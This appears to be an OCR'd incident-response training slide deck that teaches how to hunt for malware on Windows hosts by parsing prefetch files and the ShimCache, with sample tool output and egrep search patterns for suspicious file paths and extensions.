Incident Response & Digital Forensics

JAMES ESPINOSA

Agenda

- Host Forensics
  - Prefetch Analysis
  - ShimCache Analysis
  - Windows Persistence
- Network Forensics
  - Lab: Network Traffic Analysis
- Log Analysis
  - Lab: Log Forensic Analysis
- Malware Triage
  - Static Analysis
  - Dynamic Analysis

Drag picture to placeholder or click icon to add


Host Forensics

Hunt for malware through host-based artifacts

Prefetch Analysis


- Examination of prefetch files may help identify:
  - When a binary was executed
  - Where a binary was executed from
  - The number of times the binary was executed
  - Any DLLs that were loaded by the binary
- Located in the `C:\Windows\Prefetch` directory
  - Prefetch files: `*.pf`
  - Superfetch files: `Ag*.db`
- Disabled on Windows Servers by default
  - Enable: `HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchParameters`
  - EnablePrefetcher: `DWORD:0x00000003`
  - EnableSuperfetch: `DWORD:0x00000003`

Prefetch vs. Superfetch



ReadyBoot	9/22/2015 8:16 PM	File folder	
AgAppLaunch	9/9/2015 12:30 PM	Data Base File	327 KB
AgGlFaultHistory	9/22/2015 11:21 PM	Data Base File	720 KB
AgGlFgAppHistory	9/22/2015 11:21 PM	Data Base File	307 KB
AgGlGlobalHistory	9/22/2015 11:21 PM	Data Base File	1,906 KB
AgGlUAD_P_S-1-5-21-2884404642-72953...	9/22/2015 11:02 PM	Data Base File	272 KB
AgGlUAD_S-1-5-21-2884404642-7295345...	9/22/2015 11:02 PM	Data Base File	123 KB
AgRobust	9/22/2015 11:21 PM	Data Base File	650 KB
Layout	9/22/2015 10:26 PM	Configuration sett...	1,255 KB
PfSvPerfStats.bin	9/22/2015 11:21 PM	BIN File	1 KB

Figure 1: Microsoft Windows 7 Professional




```
AS.EXE-15D9D23E.pf
CC1PLUS.EXE-08B6EEF0.pf
CL.EXE-1214043C.pf
CMD.EXE-087B4001.pf
COLLECT2.EXE-2AC5AB2F.pf
CSC.EXE-250B622E.pf
CVTRES.EXE-39A29289.pf
CVTRES.EXE-3406A1FC.pf
DEVCPP-4.9.9.2_SETUP.EXE-133BA964.pf
DEVCPP.EXE-00801104.pf
DEVENV.EXE-03570E45.pf
DUMPCAP.EXE-241FFA5D.pf
G++.EXE-3621B4AD.pf
IDAG.EXE-111CDED0.pf
IE4UINIT.EXE-169A5A39.pf
IEXPLORE.EXE-27122324.pf
IPCONFIG.EXE-2395F30B.pf
Layout.ini
LD.EXE-037E25E2.pf
LINK.EXE-1A77EDD5.pf
LODCTR.EXE-1009C3B4.pf
MAKE.EXE-36C720EE.pf
MOFCOMP.EXE-01718E95.pf
MSBUILD.EXE-3151ABC2.pf
MSCORSVW.EXE-1366B4F5.pf
MSIEXEC.EXE-2F8A8CAE.pf
MSPDBSRV.EXE-0238F48B.pf
MT.EXE-06197324.pf
NET1.EXE-029B9DB4.pf
NET.EXE-01A53C2F.pf
NETSTAT.EXE-2B2B4428.pf
NGEN.EXE-1F9EA69F.pf
NOTEPAD.EXE-336351A9.pf
NTOSBOOT-B00DFAAD.pf
PEVIEW.EXE-23174712.pf
PING.EXE-31216D26.pf
PROCESSHACKER.EXE-1467EA23.pf
PROJECT1.EXE-2B898FDC.pf
RC.EXE-3794817E.pf
REGTLIBV12.EXE-35B5D8AD.pf
RUNDLL32.EXE-1C164BA2.pf
RUNDLL32.EXE-1993C2EE.pf
RUNONCE.EXE-2803F297.pf
TPAUTOCONNSVC.EXE-19F171C6.pf
TRACKER.EXE-09DD2807.pf
UNLODCTR.EXE-37313252.pf
VCPKGSRV.EXE-297E4F9A.pf
VERCLSID.EXE-3667BD89.pf
WINMAIN.EXE-04D34F94.pf
WINMAIN.EXE-084B1559.pf
WINPCAP_4_1_3.EXE-10C48100.pf
WIRESHARK.EXE-0525E272.pf
WIRESHARK-WIN32-1.10.11.EXE-28F47642.pf
WIRESHARK-WIN32-1.12.2.EXE-1E02B56D.pf
WMIADAP.EXE-2DF425B2.pf
WMIPRVSE.EXE-28F301A9.pf
WPFFONTCACHE_V0400.EXE-212A3846.pf
WUAUCLT.EXE-399A8E72.pf
```

Figure 2: Microsoft Windows XP Professional

Analysis Approach


- Sort entries by Date Created
- Search for suspicious binaries
- The hash in the filename is a hash of the path of execution
- Multiple entries with different hashes indicates execution from different paths
  - `C:\WINDOWS\1.exe`
  - `C:\WINDOWS\addins\1.exe`



1.EXE-106C9C57.pf	4 KB	PF File	10/20/2015 12:59 AM
DFRGNTFS.EXE-269967DF.pf	56 KB	PF File	10/20/2015 12:58 AM
DEFRAG.EXE-273F131E.pf	15 KB	PF File	10/20/2015 12:58 AM
PROJECT1.EXE-2B898FDC.pf	6 KB	PF File	10/14/2015 9:28 PM
DEVCPP.EXE-00801104.pf	58 KB	PF File	10/14/2015 9:27 PM
PING.EXE-31216D26.pf	12 KB	PF File	10/14/2015 9:26 PM
RUNDLL32.EXE-1C164BA2.pf	47 KB	PF File	11/15/2014 8:56 AM
NETSTAT.EXE-2B2B4428.pf	18 KB	PF File	11/15/2014 8:53 AM
IPCONFIG.EXE-2395F30B.pf	22 KB	PF File	11/15/2014 8:53 AM

Figure 1: Prefetch entries sorted by Date Created

Parsing Prefetch Files



```
C:\Documents and Settings\Administrator>"C:\Documents and Settings\Administrator
\Desktop\prefetch_info\prefetch_info.exe" C:\WINDOWS\Prefetch\1.EXE-106C9C57.pf
File Name that was run 1.EXE

Date/Time prefetch file was created Tue Oct 20 05:59:53 2015
Date/Time prefetch file was modified Tue Oct 20 05:59:53 2015
Date/Time prefetch file was last accessed Tue Oct 20 05:59:53 2015

File 1.EXE was run 1 times

1.EXE Embeded date/time is Tue Oct 20 05:59:43 2015

List of files and Directories whose pages are to be loaded

\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\NTDLL.DLL
\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\KERNEL32.DLL
\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\UNICODE.NLS
\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\LOCALE.NLS
\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\SORTTBLS.NLS
\DEVICE\HARDDISKVOLUME1\WINDOWS\ADDINS\1.EXE
\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\ADVAPI32.DLL
\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\RPCRT4.DLL
\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\SECUR32.DLL
\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\MSVCRT.DLL
\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\CTYPE.NLS
```

Figure 1: Parsed prefetch file using prefetch_info.exe

ShimCache Analysis

- Created to track compatibility issues with executed programs
- Entries are created as a result of an activity, such as browsing a directory
- Does not necessarily indicate that a binary was executed
- Timestamps do not indicate the time and date of binary execution
  - Except when an attacker uses the `PsExec` utility
  - The timestamp for `PSEXESVC` will reflect when the binary above it executed
- The cache contains the following information:
  - Full path of the binary
  - The file size of the binary
  - Last modified timestamp
  - Last updated timestamp
  - Process execution flag

Analysis Approach


- In this example, `C:\WINDOWS\addins\svchost.exe` is a suspicious binary
- The binary was likely executed using the `PsExec` utility on `03/01/15 at 12:01:42`
- Search for suspicious filenames in suspicious paths
- Pivot on this data to conduct additional analysis and scope out other hosts

Last Modified	Last Update	Path	File Size	Exec. Flag
01/02/15 01:03:53	N/A	C:\WINDOWS\System32\cmd.exe	743217	N/A
03/15/12 05:21:41	N/A	C:\Program Files\Norton AntiVirus\nav.exe	58192	N/A
02/12/13 11:23:15	N/A	C:\WINDOWS\addins\svchost.exe	43939	N/A
03/01/15 12:01:42	N/A	C:\WINNT\PSEXESVC.EXE	53248	N/A
11/12/13 03:18:34	N/A	C:\Program Files\Internet Explorer\iexplore.exe	87234	N/A

Figure 1: Parsed ShimCache data exported to a CSV file

Parsing the ShimCache

- The data structure is serialized to the Windows Registry in the following locations:
  - HKLM\SYSTEM\
  - \CurrentControlSet\Control\Session Manager**AppCompatibility**\AppCompatCache
  - \CurrentControlSet\Control\Session Manager**AppCompatCache**\AppCompatCache




Value name: AppCompatCache

Value data:

```
03B0   12 98 2B 67 DC 00 D0 01   ..+gÜ.Đ.
03B8   5C 00 3F 00 3F 00 5C 00   \.?.?.\.
03C0   43 00 3A 00 5C 00 50 00   C.:.\.P.
03C8   72 00 6F 00 67 00 72 00   r.o.g.r.
03D0   61 00 6D 00 20 00 46 00   a.m. .F.
03D8   69 00 6C 00 65 00 73 00   i.l.e.s.
03E0   5C 00 57 00 69 00 72 00   \.W.i.r.
03E8   65 00 73 00 68 00 61 00   e.s.h.a.
03F0   72 00 6B 00 5C 00 57 00   r.k.\.W.
03F8   69 00 72 00 65 00 73 00   i.r.e.s.
0400   68 00 61 00 72 00 6B 00   h.a.r.k.
0408   2E 00 65 00 78 00 65 00   ..e.x.e.
0410   00 00 00 00 00 00 00 00   ........
```

Figure 1: Serialized data structure in the Windows Registry

Parsing the ShimCache, Cont’d.




```
                         [-l | -b BIN | -m XML | -z ZIP | -i HIVE | -r REG]

Parses Application Compatibilty Shim Cache data

optional arguments:
  -h, --help            show this help message and exit
  -v, --verbose         Toggles verbose output
  -l, --local           Reads data from local system
  -b BIN, --bin BIN     Reads data from a binary BIN file
  -m XML, --mir XML     Reads data from a MIR XML file
  -z ZIP, --zip ZIP     Reads ZIP file containing MIR registry acquisitions
  -i HIVE, --hive HIVE  Reads data from a registry reg HIVE
  -r REG, --reg REG     Reads data from a .reg registry export file

  -o FILE, --out FILE   Writes to CSV data to FILE (default is STDOUT)

C:\Python27>python.exe "C:\Documents and Settings\Administrator\Desktop\ShimCach
eParser\ShimCacheParser.py" -l -o c:\output.csv
[+] Dumping Shim Cache data from the current system...
[+] Found 32bit Windows XP Shim Cache data...
[+] Found 32bit Windows XP Shim Cache data...
[+] Found 32bit Windows XP Shim Cache data...
[+] Writing output to c:\output.csv...

C:\Python27>
```

Figure 1: ShimCacheParser.py to parse local Windows Registry hive

Analyzing the ShimCache Output

- These files can be lengthy depending on the usage of the system
- Export results to a CSV file for analysis
- Leverage the power of `egrep` and regular expressions to hunt for malware
- **Example:** `egrep -i ‘C:\\Temp\\\w+\.\w{2,4}\,’ output.csv | more`



Last Modified	Last Update	Path	File Size	Exec Fl
N/A	11/15/14 13:59	C:\WINDOWS\system32\msctfime.ime	N/A	N/A
11/12/14 18:31	11/15/14 13:57	C:\Program Files\Wireshark\Wireshark.exe	3115920	N/A
11/12/14 18:31	11/15/14 13:58	C:\Program Files\Wireshark\dumpcap.exe	392080	N/A
4/14/08 8:00	11/15/14 1:45	C:\WINDOWS\system32\wscntfy.exe	13824	N/A
4/14/08 8:00	11/15/14 13:59	C:\WINDOWS\System32\cscui.dll	326656	N/A
4/22/08 3:39	11/15/14 1:18	C:\WINDOWS\system32\ieudinit.exe	13824	N/A
4/23/08 0:16	11/15/14 1:18	C:\WINDOWS\system32\urlmon.dll	1159680	N/A
4/14/08 8:00	11/15/14 1:19	C:\Program Files\Outlook Express\setup50.exe	73216	N/A
7/12/09 9:55	11/15/14 1:18	c:\1107d79ecd1aa2b38e89\install.exe	560464	N/A
7/12/08 19:24	11/15/14 1:19	C:\WINDOWS\inf\unregmp2.exe	315904	N/A
10/19/06 3:05	11/15/14 1:19	C:\Program Files\Windows Media Player\wmpenc.exe	25600	N/A

Figure 1: Export ShimCacheParser results to CSV for analysis

Hunting for Malware

- Search for common malicious extensions:
  - `egrep -i ‘\.(bat|scr|rar|7z|jar|js|part|tmp|swf|ps1|job)’ appcompat.csv`
- Search for suspicious binaries in the following locations:
  - **C:\**
  - **C:\hp\**
  - **C:\wmpub\**
  - **C:\Temp\**
  - **C:\Windows\**
  - **C:\Windows\Temp\**
  - **C:\Windows\Debug\**
  - **C:\Windows\Addins\**
  - **C:\Windows\System32\**
  - **C:\Windows\SysWow64\**
  - **C:\Windows\Prefetch\\**
  - **\AppData\Local\Temp\\**
  - **\AppData\Roaming\**

Hunting for Malware, Cont’d.

- Search for binaries with single digit filenames (i.e. 1.exe)
- Use a large collection of known malicious filenames as a blacklist
  - Might generate a lot of false-positives
  - Quick wins if the filenames are unique enough
- This process is time consuming but very effective in identifying malware
- Findings can be used to pivot from and hunt for additional artifacts on other hosts
- Stacking this data across several hosts can help weed out malicious binaries
